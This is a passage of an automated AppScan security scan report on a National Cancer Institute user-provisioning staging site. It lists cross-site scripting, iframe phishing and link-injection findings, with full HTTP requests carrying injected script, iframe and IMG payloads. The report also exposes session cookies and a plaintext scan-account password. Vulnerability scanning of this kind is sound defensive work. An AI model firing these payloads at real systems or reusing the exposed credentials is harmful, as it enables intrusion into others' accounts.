<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
```

```
    <script language="JavaScript" src="scripts/script.js"></script>
    <!-- Page Title begins -->
    <title>NCI Security Admin Application</title>
    <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

    <!-- NCI hdr begins -->
  <tr>
    <td>



<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
        <tr>
          <td width="283" height="37" align="left"><a
href="http://www.cancer.gov"><img alt="National Cancer Institute"
src="images/logotype.gif" width="283" height="37" border="0"></a></td>
          <td> </td>
          <td width="295" height="37" align="right"><a
href="http://www.cancer.gov"><img alt="U.S. National Institutes of Health |
www.cancer.gov" src="images/tagline.gif" width="295" height="37"
border="0"></a></td>
        </tr>
      </table>

    </td>
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
               <!-- application hdr begins -->
               <tr>
                   <td height="50">







<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
                          <tr>

                          <!-- new separate links depending on admin or super admin
-->


                           <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"><img src="images/appLogo.gif" border="0" hspace="10"
alt="UPT Home"></a></td>



                          <!-- end home links -->




                             <td width="200" align="right">
                                 <table>
                                 <!--
                                 <tr><td class="appMenu" width="200"
```

```
                                    <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
                                    <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

                                    <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>


                                    <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                                    -->
                                    </table>
                                </td>

                            </tr>
</table>

                    </td>
                </tr>
                <!-- application hdr ends -->
        <tr>









<script>
  <!--
        function set(id)
        {
            document.MenuForm.tableId.value=id;
            document.MenuForm.submit();
        }
   // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">

    <input type="hidden" name="tableId" value="error">
    <td class="mainMenu" height="20">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

            <tr>
            <!-- link 1 begins -->

            <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>
            ...
```

Validation In Response:

```
• nih.nci.security.authorization.domainobjects.Privilege not found
For input string: "2'"><iframe src=http://demo.testfire.net/phishing.html>"
</font>

                                                    </td>
                                                </tr>
                                                <tr>



                                                                    <tr>
                                                                            <td cla
• .security.authorization.domainobjects.Privilege not found
For input string: "2'"><iframe src=http://demo.testfire.net/phishing.html>"
</font>

                                                    </td>
                                                </tr>
                                                <tr>



                                                                    <tr>
```

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

CWE ID:

79

[3 of 3] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do (Parameter: privilegeId)
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 2 [ID=17871]

The following changes were applied to the original request:
• Set parameter 'privilegeId's value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E'

Request/Response:

```
POST /upt42/PrivilegeDBOperation.do HTTP/1.1
Cookie: newuser=ncicbiitappscan; is_returning=1;
sessionCookie=9822A4571DFA3BE6O0O30ACFD627FE62; ncbi_sid=CE8BOD68061A9581_0076SID;
__qca=PO-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
JSESSIONID=DD1733E323305784A5824E09D3C0B5A5
Content-Length: 73
```

```
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&privilegeId=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E
HTTP/1.1 200 OK
Content-Length: 13411
Date: Thu, 27 Dec 2012 19:54:07 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

```
<!doctype html public "-//w3c//dtd html 4.0 transitional//en">


<html>

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
    <script language="JavaScript" src="scripts/script.js"></script>
    <!-- Page Title begins -->
    <title>NCI Security Admin Application</title>
    <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

    <!-- NCI hdr begins -->
  <tr>
    <td>



<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
        <tr>
          <td width="283" height="37" align="left"><a
href="http://www.cancer.gov"><img alt="National Cancer Institute"
src="images/logotype.gif" width="283" height="37" border="0"></a></td>
          <td> </td>
          <td width="295" height="37" align="right"><a
href="http://www.cancer.gov"><img alt="U.S. National Institutes of Health |
www.cancer.gov" src="images/tagline.gif" width="295" height="37"
border="0"></a></td>
        </tr>
      </table>

    </td>
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
```

```
width="771">
                <!-- application hdr begins -->
                <tr>
                    <td height="50">




<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
                            <tr>

                            <!-- new separate links depending on admin or super admin
-->


                             <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"><img src="images/appLogo.gif" border="0" hspace="10"
alt="UPT Home"></a></td>



                            <!-- end home links -->




                               <td width="200" align="right">
                                   <table>
                                   <!--
                                   <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                                   -->
                                   <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
                                   <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

                                   <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>


                                   <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                                   -->
                                   </table>
                               </td>

                            </tr>
</table>

                    </td>
                </tr>
                <!-- application hdr ends -->
        <tr>
```

```
<script>
  <!--
        function set(id)
        {
            document.MenuForm.tableId.value=id;
            document.MenuForm.submit();
        }
   // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">

    <input type="hidden" name="tableId" value="error">
    <td class="mainMenu" height="20">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

            <tr>
            <!-- link 1 begins -->

            <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

            <!-- link 1 ends -->
            <t...
```

Validation In Response:

```
• ROR
<br/>gov.nih.nci.security.authorization.domainobjects.Privilege not found
For input string: ""'><IMG SRC="/WF_XSRF.html">"
</font>

                                                    </td>
                                                </tr>
                                                <tr>



                                                            <tr>
                                                                    <td clas
• ov.nih.nci.security.authorization.domainobjects.Privilege not found
For input string: ""'><IMG SRC="/WF_XSRF.html">"
</font>

                                                    </td>
                                                </tr>
                                                <tr>



                                                            <tr>
                                                                    <td cl
```

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

CWE ID:

74

Vulnerable URL: https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do

Total of 3 security issues in this URL

[1 of 3] Cross-Site Scripting

Severity:	High
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do (Parameter: userId)
CVE ID(s):	N/A
CWE ID(s):	79 (parent of 80,82,83,84,86)
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 16 [ID=15853]

The following changes were applied to the original request:
• Injected '<script>alert(37166)</script>' into parameter 'userId's value

Request/Response:

```
POST /upt42/UserDBOperation.do HTTP/1.1
Cookie: is_returning=1; newuser=ncicbiitappscan;
JSESSIONID=F37CD3906FBAC00CDBEF0FFBA94D3C3D;
sessionCookie=3975BD7534440251316FE8DF397983A4; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1
Content-Length: 64
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&userId=<script>alert(37166)</script>&lgName=feecr
HTTP/1.1 200 OK
Content-Length: 19153
Date: Thu, 27 Dec 2012 18:47:15 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive




<!doctype html public "-//w3c//dtd html 4.0 transitional//en">


<html>
```

```
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
    <script language="JavaScript" src="scripts/script.js"></script>
    <!-- Page Title begins -->
    <title>NCI Security Admin Application</title>
    <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

    <!-- NCI hdr begins -->
  <tr>
    <td>



<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
        <tr>
          <td width="283" height="37" align="left"><a
href="http://www.cancer.gov"><img alt="National Cancer Institute"
src="images/logotype.gif" width="283" height="37" border="0"></a></td>
          <td> </td>
          <td width="295" height="37" align="right"><a
href="http://www.cancer.gov"><img alt="U.S. National Institutes of Health |
www.cancer.gov" src="images/tagline.gif" width="295" height="37"
border="0"></a></td>
        </tr>
      </table>

    </td>
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
               <!-- application hdr begins -->
               <tr>
                   <td height="50">




<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
                          <tr>

                          <!-- new separate links depending on admin or super admin
-->


                            <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"><img src="images/appLogo.gif" border="0" hspace="10"
alt="UPT Home"></a></td>



                          <!-- end home links -->




                              <td width="200" align="right">
```

```
                                    <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                                    -->
                                    <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
                                    <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

                                    <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>


                                    <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                                    -->
                                    </table>
                                </td>

                            </tr>
</table>

                    </td>
                </tr>
                <!-- application hdr ends -->
        <tr>









<script>
  <!--
        function set(id)
        {
            document.MenuForm.tableId.value=id;
            document.MenuForm.submit();
        }
   // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">

    <input type="hidden" name="tableId" value="error">
    <td class="mainMenu" height="20">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

            <tr>
            <!-- link 1 begins -->

            <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

            <!-- link 1 ends -->
            <td><img src="images/...
```

Validation In Response:

```
• ROR
<br/>gov.nih.nci.security.authorization.domainobjects.User not found
For input string: "<script>alert(37166)</script>"
</font>

                                                    </td>
                                            </tr>


                                                            <tr>
                                                                    <td class=
```

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

80 (child of 79)

[2 of 3] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do (Parameter: userId)
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 1 [ID=15875]

The following changes were applied to the original request:
• Set parameter 'userId's value to '17%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

Request/Response:

```
POST /upt42/UserDBOperation.do HTTP/1.1
Cookie: is_returning=1; newuser=ncicbiitappscan;
JSESSIONID=D3BC2D4676DB923CC1BE698EF436E544;
sessionCookie=3975BD7534440251316FE8DF397983A4; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1
Content-Length: 111
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&userId=17%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%
2Fphishing.html%3E&lgName=feecr
```

```
HTTP/1.1 200 OK
Content-Length: 19170
Date: Thu, 27 Dec 2012 18:47:23 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive



<!doctype html public "-//w3c//dtd html 4.0 transitional//en">


<html>

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
    <script language="JavaScript" src="scripts/script.js"></script>
    <!-- Page Title begins -->
    <title>NCI Security Admin Application</title>
    <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

    <!-- NCI hdr begins -->
  <tr>
    <td>



<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
        <tr>
          <td width="283" height="37" align="left"><a
href="http://www.cancer.gov"><img alt="National Cancer Institute"
src="images/logotype.gif" width="283" height="37" border="0"></a></td>
          <td> </td>
          <td width="295" height="37" align="right"><a
href="http://www.cancer.gov"><img alt="U.S. National Institutes of Health |
www.cancer.gov" src="images/tagline.gif" width="295" height="37"
border="0"></a></td>
        </tr>
      </table>

    </td>
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
              <!-- application hdr begins -->
              <tr>
                  <td height="50">




<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
```

```
                        <tr>

                        <!-- new separate links depending on admin or super admin
-->


                         <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"><img src="images/appLogo.gif" border="0" hspace="10"
alt="UPT Home"></a></td>



                        <!-- end home links -->




                           <td width="200" align="right">
                               <table>
                               <!--
                               <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                               -->
                               <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
                               <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

                               <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>


                               <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                               -->
                               </table>
                           </td>

                        </tr>
</table>

                </td>
            </tr>
            <!-- application hdr ends -->
        <tr>









<script>
  <!--
       function set(id)
       {
           document.MenuForm.tableId.value=id;
           document.MenuForm.submit();
```

```
    <td class="mainMenu" height="20">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

            <tr>
            <!-- link 1 begins -->

            <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

...
```

Validation In Response:

```
• gov.nih.nci.security.authorization.domainobjects.User not found
For input string: "17'"><iframe src=http://demo.testfire.net/phishing.html>"
</font>

                                                    </td>
                                            </tr>


                                                            <tr>
                                                                    <td class="formMes
• .nci.security.authorization.domainobjects.User not found
For input string: "17'"><iframe src=http://demo.testfire.net/phishing.html>"
</font>

                                                    </td>
                                            </tr>


                                                            <tr>
                                                                    <td
```

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

CWE ID:

79

[3 of 3] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do (Parameter: userId)
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 2 [ID=15877]

The following changes were applied to the original request:
• Set parameter 'userId's value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E'

Request/Response:

```
POST /upt42/UserDBOperation.do HTTP/1.1
Cookie: is_returning=1; newuser=ncicbiitappscan;
JSESSIONID=D3BC2D4676DB923CC1BE698EF436E544;
sessionCookie=3975BD7534440251316FE8DF397983A4; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1
Content-Length: 81
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&userId=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E&lgName=feecr
HTTP/1.1 200 OK
Content-Length: 19142
Date: Thu, 27 Dec 2012 18:47:25 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive







<!doctype html public "-//w3c//dtd html 4.0 transitional//en">


<html>

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
    <script language="JavaScript" src="scripts/script.js"></script>
    <!-- Page Title begins -->
    <title>NCI Security Admin Application</title>
    <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

    <!-- NCI hdr begins -->
  <tr>
    <td>



<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
        <tr>
          <td width="283" height="37" align="left"><a
href="http://www.cancer.gov"><img alt="National Cancer Institute"
```

```
src="images/logotype.gif" width="283" height="37" border="0"></a></td>
          <td> </td>
          <td width="295" height="37" align="right"><a
href="http://www.cancer.gov"><img alt="U.S. National Institutes of Health |
www.cancer.gov" src="images/tagline.gif" width="295" height="37"
border="0"></a></td>
        </tr>
      </table>

    </td>
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
               <!-- application hdr begins -->
               <tr>
                   <td height="50">







<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
                         <tr>

                         <!-- new separate links depending on admin or super admin
-->


                          <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"><img src="images/appLogo.gif" border="0" hspace="10"
alt="UPT Home"></a></td>



                         <!-- end home links -->




                            <td width="200" align="right">
                               <table>
                               <!--
                               <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                               -->
                               <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
                               <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

                               <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>


                               <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
                               -->
```

```
                </tr>
                <!-- application hdr ends -->
         <tr>









<script>
  <!--
        function set(id)
        {
            document.MenuForm.tableId.value=id;
            document.MenuForm.submit();
        }
   // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">

    <input type="hidden" name="tableId" value="error">
    <td class="mainMenu" height="20">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

            <tr>
            <!-- link 1 begins -->

            <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

            <!-- link 1 ends -->
            <td>...
```

Validation In Response:

```
• a">ERROR
<br/>gov.nih.nci.security.authorization.domainobjects.User not found
For input string: ""'><IMG SRC="/WF_XSRF.html">"
</font>

                                                    </td>
                                                </tr>



                                                                    <tr>
                                                                        <td
class="formMess
• br/>gov.nih.nci.security.authorization.domainobjects.User not found
For input string: ""'><IMG SRC="/WF_XSRF.html">"
</font>

                                                    </td>
                                                </tr>



                                                                    <tr>
                                                                        <td class="formMe
```

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

CWE ID:

74

Vulnerable URL: https://upt-stage.nci.nih.gov/uptlogin/Login.do

Total of 1 security issues in this URL

[1 of 1] Session Identifier Not Updated

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/uptlogin/Login.do
CVE ID(s):	N/A
CWE ID(s):	613
Remediation Tasks:	Do not accept externally created session identifiers

Variant 1 of 3 [ID=15]

The following may require user attention:

```
POST /uptlogin/Login.do HTTP/1.1
Cookie: JSESSIONID=F6E0027706F3A4D653553393064B9B2B;
newuser=ncicbiitappscan;
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
__utmz=98647169.1348577979.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
__qca=P0-1624705190-1348577349783; is_returning=1;
```

ncbi_sid=CE8B0D68061A9581_0076SID;
sessionCookie=F6E0027706F3A4D653553393064B9B2B
Content-Length: 75
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-application,
application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/uptlogin/
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

loginId=cbiitappscan&password=In33dab33r%21&applicationContextName=csmupt42
HTTP/1.1 200 OK
Content-Length: 9137
Date: Fri, 21 Dec 2012 20:58:06 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

<!doctype html public "-//w3c//dtd html 4.0 transitional//en">

<html>

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
    <script language="JavaScript" src="scripts/script.js"></script>
    <!-- Page Title begins -->
    <title>Login Application</title>
    <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

    <!-- NCI hdr begins -->
  <tr>
    <td>

```
<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
       <tr>
         <td width="283" height="37" align="left"><a href="http://www.cancer.gov"><img
alt="National Cancer Institute" src="images/logotype.gif" width="283" height="37"
border="0"></a></td>
         <td> </td>
         <td width="295" height="37" align="right"><a href="http://www.cancer.gov"><img
alt="U.S. National Institutes of Health | www.cancer.gov" src="images/tagline.gif"
width="295" height="37" border="0"></a></td>
       </tr>
     </table>

   </td>
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
     <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
                    <!-- application hdr begins -->
                    <tr>
                         <td height="50">




<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
                                  <tr>

                                  <!-- new separate links depending on admin or super admin --
>


                                   <td height="50" width="400" align="left"><a
href="/uptlogin/AdminHome.do"><img src="images/appLogo.gif" border="0" hspace="10"
alt="UPT Home"></a></td>



                                  <!-- end home links -->
```

```
                                        </td>

                                    </tr>
</table>

                            </td>
                        </tr>
                        <!-- application hdr ends -->
        <tr>









<script>
  <!--
      function set(id)
      {
            document.MenuForm.tableId.value=id;
            document.MenuForm.submit();
      }
   // -->
</script>

<form name="MenuForm" method="post" action="/uptlogin/MenuSelection.do"
id="MenuForm">

      <input type="hidden" name="tableId" value="error">
      <td class="mainMenu" height="20">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

                  <tr>
                  <!-- link 1 begins -->

                  <td height="20" class="mainMenuItemOver" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItemOver'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

                  <!-- link 1 ends -->
                  <td><img src="images/mainMenuSeparator.gif" width="1" height="16"
alt="" /></td>
                  <!-- link 2 begins -->

                  <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
```

class="mainMenuLink" href="javascript: set('Application')">APPLICATION</td>

<!-- link 2 ends -->
<td></td>
<!-- link 3 begins -->

<td height="20" class="mainMenuItem" onmouseover="changeMenuStyle (this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle (this,'mainMenuItem'),hideCursor()" onclick="javascript:...

Validation In Response:

N/A

Reasoning:

